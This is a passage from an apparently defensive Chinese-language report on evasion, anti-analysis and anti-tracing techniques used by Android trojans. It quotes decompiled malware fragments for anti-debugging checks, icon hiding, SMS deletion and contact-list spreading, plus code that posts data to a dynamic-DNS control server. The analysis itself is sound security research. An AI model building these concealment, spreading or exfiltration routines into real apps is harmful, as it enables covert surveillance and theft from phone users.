        sscanf(tpid, "TracerPid: %d", &v3);
        if ( v3 )
        {
            printf("Debugger exists ,quit!");
            result = 1;
            goto LABEL_7;
        }
    }
}
fclose(v0);
result = 0;
LABEL_7:
if ( v5 != _stack_chk_guard )
    _stack_chk_fail(result);
return result;
```

图 5.9 检测 TracerPid 值

- 参考案例——《android-native 反调试》[41]

#### (五)检测 wchan

- 逃逸原理

Linux 使用/pro/pid/wchan[42]文件保存进程正在等待的事件或睡眠状态，如果进程正在运行则该文件为空。根据 wchan 文件中的关键字（如 ptrace\_stop、ep\_poll 等）即可判断进程是否处在被调试状态。



```
int v1; // r1@0
int v2; // r5@1
FILE *v3; // r2@1
int **v4; // r3@5
int result; // r0@9
unsigned __int8 wchan[256]; // [sp+4h] [bp-214h]@2
unsigned __int8 cmd[256]; // [sp+104h] [bp-114h]@1
int v8; // [sp+204h] [bp-14h]@1

*(_DWORD *)&cmd[248] = pid;
*(_DWORD *)&cmd[252] = v1;
v8 = _stack_chk_guard;
v2 = WCHAN_ELSE;
sprintf((char *)cmd, "cat /proc/%d/wchan", pid);
printf("cmd= %s", cmd);
v3 = popen((const char *)cmd, "r");
if ( v3 && fgets((char *)wchan, 128, v3) )
    printf("wchan= %s", wchan);
if ( !strncasecmp((const char *)wchan, "sys_epoll", 9u) )
{
    v4 = (int **)WCHAN_RUNNING_ptr;
}
else
{
    if ( strncasecmp((const char *)wchan, (const char *)&unk_9C2F, 0xBu) )
        goto LABEL_9;
    v4 = &WCHAN_TRACING_ptr;
}
v2 = **v4;
LABEL_9:
result = v2;
if ( v8 != _stack_chk_guard )
    _stack_chk_fail(v2);
return result;
```

图 5.10 检测 wchan 文件内容

- 参考案例——《Android 应用安全开发之源码安全》[34]

## (六)检测 fd

- 逃逸原理

Linux 的进程/proc/self/fd[43]目录包含所有打开文件的 fd，当程序被调试器打开时，其对应的进程实际上继承至该调试器进程，即调试器进程是当前运行进程的父进程，并且父进程打开文件的 fd 也会显示在当前进程（被调试进程）的 fd 目录下。调试器运行时一般会打开多个进程，所以程序可以通过检测 fd 目录下文件的个数是否多于正常水平来判断进程是否正被调试。

```

DIR *v0; // r6@1
struct dirent *v2; // r0@4
int v3; // r5@4

v0 = opendir("/proc/self/fd");
while ( 1 )
{
    v2 = readdir(v0);
    v3 = (int)v2;
    if ( !v2 )
        break;
    if ( !strcmp((const char *)v2->d_name, "5") )
    {
        printf("Debugger exists, quit!");
        return 1;
    }
}
closedir(v0);
return v3;

```

图 5.11 检测 fd 目录文件个数

- 参考案例——《Android 应用安全开发之源码安全》[34]

#### (七)检测父进程

- 逃逸原理

如前一小节所述，调试器进程是被调试进程的父进程，所以程序通过检测父进程的名称是否包含调试器标识（如 gdb）即可简单判断当前进程是否正被某种调试器调试。

```

__pid_t v0; // r0@1
FILE *v1; // r5@1
int v2; // r0@1
int v3; // r3@1
int result; // r0@3
unsigned __int8 bufT[32]; // [sp+4h] [bp-84h]@1
unsigned __int8 bufS[128]; // [sp+24h] [bp-94h]@1
int v7; // [sp+A4h] [bp-14h]@1

v7 = _stack_chk_guard;
v0 = getppid();
snprintf((char *)bufT, 0x18u, "/proc/%d/cmdline", v0);
v1 = fopen((const char *)bufT, "r");
fgets((char *)bufS, 128, v1);
fclose(v1);
v2 = strcmp((const char *)bufS, "gdb");
v3 = 0;
if ( !v2 )
{
    printf("gdb exists");
    v3 = 1;
}
result = v3;
if ( v7 != _stack_chk_guard )
    _stack_chk_fail(v3);
return result;

```

图 5.12 检测父进程

- 参考案例——《Android 应用安全开发之源码安全》[34]

#### (八)检测调试辅助进程

- 逃逸原理

同检测父进程原理相似，调试过程必须借助一些辅助进程，如 `android_server`[44]，所以程序也可以通过判断调试辅助进程是否存在来简单判断其是否处在被调试状态。

```
s2 = as_name;
v11 = _stack_chk_guard;
v1 = opendir("/proc");
if ( v1 )
{
    while ( 1 )
    {
        v6 = readdir(v1);
        v2 = (int)v6;
        if ( !v6 )
            break;
        if ( (unsigned int)v6->d_name[0] - 48 <= 9 )
        {
            v3 = (const char *)v6->d_name;
            sprintf(&s, "/proc/%s/status", v6->d_name);
            v4 = fopen(&s, "r");
            v5 = v4;
            if ( v4 )
            {
                fgets(&s, 128, v4);
                fclose(v5);
                sscanf(&s, "%*s %s", szName);
                v2 = atoi(v3);
                if ( !strcmp((const char *)szName, (const char *)s2) )
                    break;
            }
        }
    }
    closedir(v1);
}
else
{
    v2 = -1;
    perror("Open /proc failed.\n");
}
result = v2;
if ( v11 != _stack_chk_guard )
    _stack_chk_fail(v2);
return result;
```

图 5.13 检测调试辅助进程

- 参考案例——《Android 应用安全开发之源码安全》[34]

#### (九)检测时间差

- 逃逸原理

由于程序在调试时的断点、检查修改内存等操作，运行时间往往要远大于正常运行时间。所以，一旦程序运行时间过长，便可能是由于正在被调试。

- 参考案例——《Android 应用安全开发之源码安全》[34]

#### (十)设置单步调试陷阱

- 逃逸原理

单步调试陷阱是指通过人为设置断点指令并注册信号处理函数，迷惑调试器和分析人员，对抗动态调试。

ARM 架构下的调试器对程序设置断点时，会首先保存下断点处的原始指令，并将断点处指令替换为 breakpoint 机器码。




图 5.14 下断点

程序运行至断点处会命中断点，此时程序向系统发送 SIGTRAP 信号，调试器接收到 SIGTRAP 信号之后，先将断点处指令替换为原始指令，然后将 PC 指针退回至断点处。




图 5.15 命中断点时的指令执行

如上过程即一般的调试器断点运行原理，需要注意的是，通过 Linux 信号处理函数 `signal[45]` 可以注册单步调试信号——SIGTRAP 的回调处理函数，我们可以认为在程序中插入 breakpoint 机器码，然后通过注册 SIGTRAP 回调处理函数，在调试器命中 breakpoint 时将 breakpoint 机器码替换为 nop，这就是单步调试陷阱的运行原理。




图 5.16 设置单步调试陷阱




图 5.17 单步调试陷阱处的指令执行

- 参考案例——《Anti-debugging Skills in APK》[46]

#### (十一) 检测软件断点

- 逃逸原理

软件断点通过改写断点地址处原始指令的头几字节为 breakpoint 机器码实现，所以通过遍历 ELF 文件中可执行段，查找是否存在 breakpoint 机器码，即可判断软件断点是否存在。

- 参考案例——《Anti-debugging Skills in APK》[46]

#### (十二) 检测 Dalvik 调试字段

- 逃逸原理

Dalvik 虚拟机自带检测调试连接的方法——dvmDbgIsDebuggerConnected，dvmDbgIsDebuggerConnected 通过判断 DvmGlobals 结构体中 debuggerActive 字段的值来检测调试连接。程序也可以直接获取 DvmGlobals 结构体中 debuggerActive 字段的值，以检测调试连接。

- 参考案例——《Anti-debugging Skills in APK》[46]

#### (十三) ARM 与 THUMB 指令识别缺陷

- 逃逸原理

IDA 采用递归下降算法来反汇编指令，该算法最大的缺点在于它无法处理间接代码路径，如利用指针表来查找目标地址的跳转或调用。ARM 架构下存在 ARM 和 THUMB 两种指令集，两种指令集模式的切换通过带链接的跳转指令完成，IDA 在某些情况下无法正确地识别 ARM 和 THUMB 指令。如果在指令识别错误的地点写入断点，则有可能使调试器崩溃。



- 参考案例——《Anti-debugging Skills in APK》[46]

#### (十四) Inotify 监控文件

- 逃逸原理

Inotify 函数继承至 Linux 操作系统。Inotify 函数能够监控文件系统事件（打开、读写、删除等），程序可以通过监控 `/proc/pid/maps`、`/proc/pid/mem` 等文件的读写事件，防止分析师动态调试程序时使用内存 dump 技术 dump 内存（内存 dump 是调试分析中常用的脱壳技术）。

- 参考案例——《Anti-debugging Skills in APK》[46]

### 三、 针对抓包工具的对抗（HTTPS）

- 逃逸原理

超文本传输安全协议（英语：Hypertext Transfer Protocol Secure，缩写：HTTPS，也被称为 HTTP over TLS，HTTP over SSL 或 HTTP Secure）是一种网络安全传输协议。在计算机网络上，HTTPS 经由超文本传输协议进行通信，但利用 SSL/TLS 来对数据包进行加密。HTTPS 开发的主要目的，是提供对网络服务器的身份认证，保护交换数据的隐私与完整性。这个协议由网景公司（Netscape）在 1994 年首次提出，随后扩展到互联网上[47]。Android 木马利用 HTTPS 进行加密网络通信，对抗分析人员使用抓包工具对其进行分析。

- 代表样本——58fed8b5b549be7ecbfbc6c63b84a728

### 四、 高级对抗（加固）

- 逃逸原理

APK 加固是一种对 APK 文件的数据进行压缩和加密保护，将 APK 文件压缩成自我解压档案，并能隐藏解压进程。主流的 APK 加固厂商提供多方面的加固服务，其意图在于保护开发者的软件不被破解，但是由于审核不严或加固厂商安检能力不强等原因，大量恶意软件通过合法的加固渠道进行加固以躲避查杀。

- 参考案例——请参考国内主流加固厂商

## 第六章 针对用户感官的逃逸技术

针对用户感官的逃逸技术主要针对用户视觉和听觉进行伪装和欺骗，或骗取用户点击运行木马，或掩盖木马运行后的痕迹。

### 一、 隐藏图标

- 逃逸原理

Android 提供禁用应用组件的接口，通过调用 `setComponentEnabledSetting` 方法，并将第二个参数设置为 `COMPONENT_ENABLED_STATE_DISABLED` 即可禁用指定的组件。如果指定的组件为应用的启动界面则可隐藏应用图标，使其消失在用户的视野内。

- 代表家族——Dendoroid.B[50]

```
if(Build$VERSION.SDK_INT > 10) {
    SystemOp.copyAssertsFile(this.context, "testv7");
}
else {
    SystemOp.copyAssertsFile(this.context, "testv5");
}

SystemOp.copyAssertRoot(this.context, "su");
this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
if(RootUtils.isRootSystem()) {
    RootUtils.execRootCmdSilent("test");
}
```

图 6.1 Dendoroid 隐藏图标

### 二、 透明图标

- 逃逸原理

木马使用透明图片作为其应用图标，安装之后给用户造成“该桌面区域内不存在应用”的假象。

- 代表样本——03d1d8db0e71b07cf29ea4087a334848




图 6.2 伪“京东客户端”透明图标

### 三、 欺骗

#### (一)伪造提示

- 逃逸原理

木马通过将应用名称设置为特殊提示语句（如“为正常系统软件，请点击取消，删除了会造成手机崩溃，请不要删除”），当杀软弹出报毒提示时，使用该语句混淆报毒提示，以欺骗用户。

- 代表样本——745739d76b8c0b29f5f2bb2810bca8da



图 6.3 伪造杀软提示

## (二)伪装正常应用

### ■ 逃逸原理

伪装正常应用的主要方式是将其自身图标设置成正常应用的图标，以此欺骗用户下载、安装和运行。

### ■ 代表家族——FakeTaobao [11]



图 6.4 FakeTaobao 伪装正常应用

## (三)伪造卸载现场

### ■ 逃逸原理

木马通过监控卸载动作，检测到其正被用户卸载时，弹出伪装的卸载程序供用户选择。一旦用户选择了该卸载程序，则会误以为木马已卸载成功，而实际上该卸载程序并未真正执行卸载。

### ■ 代表家族——FakeTaobao[11]

```
<activity android:icon="@drawable/ic_launcher" android:label="卸载程序" android:name="com.android.wardsms.UninstallerActivity">
  <intent-filter android:priority="2147483647">
    <action android:name="android.intent.action.VIEW" />
    <action android:name="android.intent.action.DELETE" />
    <category android:name="android.intent.category.DEFAULT" />
    <data android:scheme="package" />
  </intent-filter>
</activity>
```

图 6.5 FakeTaobao 监控程序卸载



图 6.6 FakeTaobao 弹出伪造的卸载程序

## 四、 后台下载

- 逃逸原理

Android 提供设置下载管理器执行下载任务时是否弹出系统通知的接口，使用 `setNotificationVisibility[52]` 方法并将其参数设置为 `VISIBILITY_HIDDEN` 即可实现后台下载，让用户感知不到下载事件。

- 代表样本——03ad8735b6f18849ae2b905059b9aed2

## 五、 设置响铃模式

- 逃逸原理

向被控手机拨打电话和发送短信指令是 Android 木马较为常用的手段，为了不让用户感知到这些恶意行为，木马将用户手机的响铃模式设置为静音。

- 代表家族——Android.Cokri[53]

```
while(!b.e(this.b.getApplicationContext()).equals(com.example.angrybirds_test.util.a.a("salt"
+ b.a + "salErext")) {
    this.b.getSystemService("audio").setRingerMode(0);
    if(this.a(this.b.getApplication())) {
        continue;
    }

    Intent v0_1 = new Intent(this.b.getBaseContext(), QwertyStartActivity.class);
    v0_1.addFlags(268435456);
    this.b.getApplication().startActivity(v0_1);
}
```

图 6.7 Cokri 设置响铃为静音模式

## 六、 删除短信

- 逃逸原理

短信是木马执行隐私窃取和远程控制时的一种常用手段，木马通过向用户手机发送短信指令控制用户手机。木马收发短信之后删除相关内容，以避免用户通过短信应用感知到这种私自收发短信的行为。

- 代表家族——FakeTaobao[11]

```
try {
    Object v0_1 = arg6.obj;
    if(v0_1 == null) {
        return;
    }

    a.a().execute(new m(this, ((p)v0_1).v, ((p)v0_1).w));
    o.sendT(d.i, ((p)v0_1).w);
    this.mContext.getContentResolver().delete(Uri.parse("content://sms/" + ((p)v0_1).u), null,
        null);
    Thread.sleep(6000);
    a.a().execute(new n(this, ((p)v0_1).v, ((p)v0_1).w));
}
catch(Throwable v0) {
    v0.printStackTrace();
}
```

图 6.8 FakeTaobao 删除短信

## 七、 预装

- 逃逸原理

在无线行业中，预装往往指，将产品装在未销售的手机终端 ROM 中[54]。将木马植入 ROM，可以绕过安装环节，即用户对木马的安装过程完全无感知。

- 代表家族——“万蓝”[55]



## 第七章 反追踪技术

反追踪技术针对分析师或网络执法人员的分析追踪。木马投放者通过隐蔽的传播手法投放木马，试图隐藏木马的来源。

### 一、 利用第三方平台生成下载链接

- 逃逸原理

样本下载源是分析人员和网络执法人员追踪木马来源和木马作者的途径之一，为躲避分析人员和执法人员的追踪，木马作者匿名注册第三方社交账号或应用市场，借助第三方社交平台或者应用市场生成下载链接，然后进行传播。

- 代表家族——Android 勒索软件[51]




图 7.1 Android 勒索软件借助第三方平台生成下载链接

### 二、 域名隐私保护

- 逃逸原理

域名隐私保护服务是一种域名增值服务，即通过一定的技术手段适当保护用户的注册联系人、管理联系人、技术联系人、缴费联系人信息（使用户提交的有关注册信息不在域名 whois 数据库中公开显示）。通过此项服务，可以保护您的个人隐私不被公开，减少垃圾邮件和针对个人信息的窃取等[56]。木马作者注册域名时如果使用了域名隐私保护服务，亦可对抗分析人员和网络执法人员的追踪。

- 参考案例——恶意广告类

域名 [jrmobilecloud.com](#) 的信息 以下信息更新时间：2015-11-16 18:23:00 [立即更新](#)

域名	jrmobilecloud.com <a href="#">[whois 反查]</a> 其他常用域名后缀查询： <a href="#">cn</a> <a href="#">com</a> <a href="#">cc</a> <a href="#">net</a> <a href="#">org</a>
注册商	HICHINA ZHICHENG TECHNOLOGY LTD.
联系人	yinsi baohu yi kaiqi (hidden by whois privacy protection service) <a href="#">[whois反查]</a>
联系方式	yuming@yinsibaohu.aliyun.com <a href="#">[whois反查]</a>
更新时间	2015年08月10日
创建时间	2013年10月29日
过期时间	2016年10月29日
域名服务器	grs-whois.hichina.com
DNS	F1G1NS1.DNSPOD.NET F1G1NS2.DNSPOD.NET
状态	域名普通状态(ok)

图 7.2 恶意广告 URL 使用域名隐私保护

### 三、 非实名注册

#### ▪ 逃逸原理

实名制是一种近年来开始兴起的制度，即在办理和进行某项业务时需要提供有效的能证明个人身份的证件或资料，最初是因为网瘾低龄化而开始试水，而如今随着网络化的不断发展，各种各样虚拟身份的交易日益重要而已经成为一项趋势，其很大程度上带来了安全保障，但另一方面其对个人隐私可能的侵犯也需要人们去探索研究[57]。

非实名注册即绕过实名制注册，从黑市购买伪造的身份信息，进而注册网络虚拟身份、电话号码、银行卡等。非实名注册在网络电信诈骗中应用较为广泛，诈骗者通过黑市购买身份证或银行卡，从而进行转账或洗钱。

#### ▪ 参考案例——网络电信诈骗木马[58]

### 四、 熟人关系传播

#### ▪ 逃逸原理

熟人关系传播利用了 Android 手机用户对于通讯录联系人的信任，使用这种传播方式可以从传播的环节躲避追踪。蝗虫手机木马是 Android 平台上第一个成功利用熟人关系传播的案例，该木马遍历用户通讯录，并给通讯录联系人发送包含木马下载链接的短信。

#### ▪ 代表家族——蝗虫手机木马[59]

```
while(v12.moveToNext()) {
    WelcomeActivity.this.contactNO = v12.getString(v12.getColumnIndex("data1"));
    WelcomeActivity.this.contactNO = WelcomeActivity.this.contactNO.replace(
        " ", "");
    WelcomeActivity.this.contactNO = WelcomeActivity.this.contactNO.replace(
        "+86", "");
    try {
        if(WelcomeActivity.this.contactNO.length() == 11) {
            com.example.xxshenqi.WelcomeActivity$3.sleep(20);
            if(WelcomeActivity.this.counts % 20 == 0 && WelcomeActivity.this.counts
                != 0) {
                com.example.xxshenqi.WelcomeActivity$3.sleep(5000);
            }

            if(WelcomeActivity.this.counts == v13) {
                break;
            }

            SmsManager.getDefault().sendTextMessage(WelcomeActivity.this.contactNO,
                null, String.valueOf(WelcomeActivity.this.contactName) + "看这个, "
                + "http://cdn.yyupload.com/down/4279193/XXshenqi.apk", null,
                null);
            ++WelcomeActivity.this.counts;
            System.out.println("send Message to " + WelcomeActivity.this.contactName
                + " " + WelcomeActivity.this.counts);
        }
    }
}
```

图 7.3 蝗虫手机木马通过通讯录联系人传播

## 五、 伪基站

### ■ 逃逸原理

伪基站利用移动信令监测系统监测移动通讯过程中的各种信令过程,获得手机用户当前的位置信息。伪基站启动后就会干扰和屏蔽一定范围内的运营商信号,之后则会搜索出附近的手机号,并将短信发送到这些号码上。屏蔽运营商的信号可以持续 10 秒到 20 秒,短信推送完成后,对方手机才能重新搜索到信号。大部分手机不能自动恢复信号,需要重启。伪基站能把发送号码显示为任意号码,甚至是邮箱号和特服号码。载有伪基站的车行驶速度不高于 60 公里/小时,可以向周边用户群发短信,因此,伪基站具有一定的流动性[60]。

Android 木马投放者通过伪基站向用户发送带有木马下载链接的短信。由于伪基站的流动性,基本上不可能通过用户接收到的短信反向追踪其来源。

### ■ 参考案例——《“伪中国移动客户端” - 伪基站诈骗病毒解析》[61]

## 六、 虚拟运营商

### ■ 逃逸原理

虚拟运营商 (Virtual Network Operator, VNO) 是指没有自己的通讯基础设施,借助传统的电信供应商来实现通讯服务的运营商[62]。

由于分析师无法通过虚拟运营商号码追踪木马来源,木马投放者通过虚拟运营商服务向受害者发送带木马下载链接的短信即可躲避分析师的追踪。

### ■ 参考案例——《收到莫名短信别点链接 详解木马病毒传送流程》[63]

## 七、 高级反追踪

### (一) 洋葱网络

#### ■ 逃逸原理

洋葱网络是一种在计算机网络上进行匿名通信的技术。通信数据先进行多层加密然后在

由若干个被称为洋葱路由器组成的通信线路上被传送。每个洋葱路由器去掉一个加密层，以此得到下一条路由信息，然后将数据继续发往下一个洋葱路由器，不断重复，直到数据到达目的地。这就防止了那些知道数据发送端以及接收端的中间人窃得数据内容[64]。

2014 年 5 月，研究人员发现了第一个以 Android 为目标的 Tor 木马[65]。该木马通过修改 Tor 客户端 Orbot 实现，并利用 Tor 网络的.onion 代理服务器隐藏指令控制服务器的位置。木马接收来自匿名服务器的指令并执行一系列任务，包括拦截短信，回传手机型号、系统版本、国家、应用安装列表和 IMEI 等信息，可用于远程执行代码。

- 代表家族——Android.Torec

```
└─ ch.boye.httpclientandroidlib
└─ com
    └─ android.internal.telephony
        └─ baseapp
            BuildConfig
            Constants
            DeviceAdminChecker
            Main
            MainService
            MessageReceiver
            MyDeviceAdminReceiver
            Parser
            R
            SDCardServiceStarter
            ServiceStarter
            SmsProcessor
            TorSender
            USSDService
            Utils
└─ info.guardianproject.onionkit
└─ net.freehaven.tor.control
└─ org
```

图 7.4 Torec 家族包含洋葱网络的包结构

## (二)动态域名

- 逃逸原理

动态域名可以将任意变换的 IP 地址绑定给一个固定的二级域名。不管这个线路的 IP 地址怎样变化，因特网用户还是可以使用这个固定的域名，来访问或登录用这个动态域名建立的服务器。[66]。分析人员和网络执法人员主要根据 IP 地址对木马服务器进行定位，如果木马使用动态域名的方式，即意味着木马服务器的 IP 地址时刻在改变，由此增加了追踪的难度。

- 代表家族——潜魔间谍程序[67]

```
try {
label_14:
    v4.close();
    HttpPost v1 = new HttpPost("http://proxylog.dyndns.org/proxy/log.php?id=" + URLEncoder
        .encode(ProxyService.this.myID, "UTF-8"));
    v1.setEntity(new UrlEncodedFormEntity((List)v6, "UTF-8"));
    HttpResponse v2 = new DefaultHttpClient().execute((HttpRequest)v1);
    Log.i("post", "code=" + v2.getStatusLine().getStatusCode());
    if(v2.getStatusLine().getStatusCode() == 200) {
        v5.delete();
        ProxyService.LogFile("log,post ok");
        goto label_44;
    }

    ProxyService.LogFile("log,post " + v2.getStatusLine().toString());
}
```

图 7.5 潜魔间谍程序使用动态 IP




图 7.6 潜魔间谍程序使用的动态 IP 提供商

### (三)“跳板”网络

#### ■ 逃逸原理

“跳板”网络的利用主要出现在隐私窃取木马中，木马作者利用第三方网络平台的信誉度以及这种特殊形式的隐蔽性来躲避分析人员和网络执法人员的追踪。木马将用户隐私信息上传至第三方网络平台，比如以日记或日志的形式上传至 XX 日记、XX 空间等，是黑客常用的“跳板”网络形式。

#### ■ 代表家族——FakeTaobao[68]





图 7.7 FakeTaobao 使用吾志作为跳板网络



## 结束语

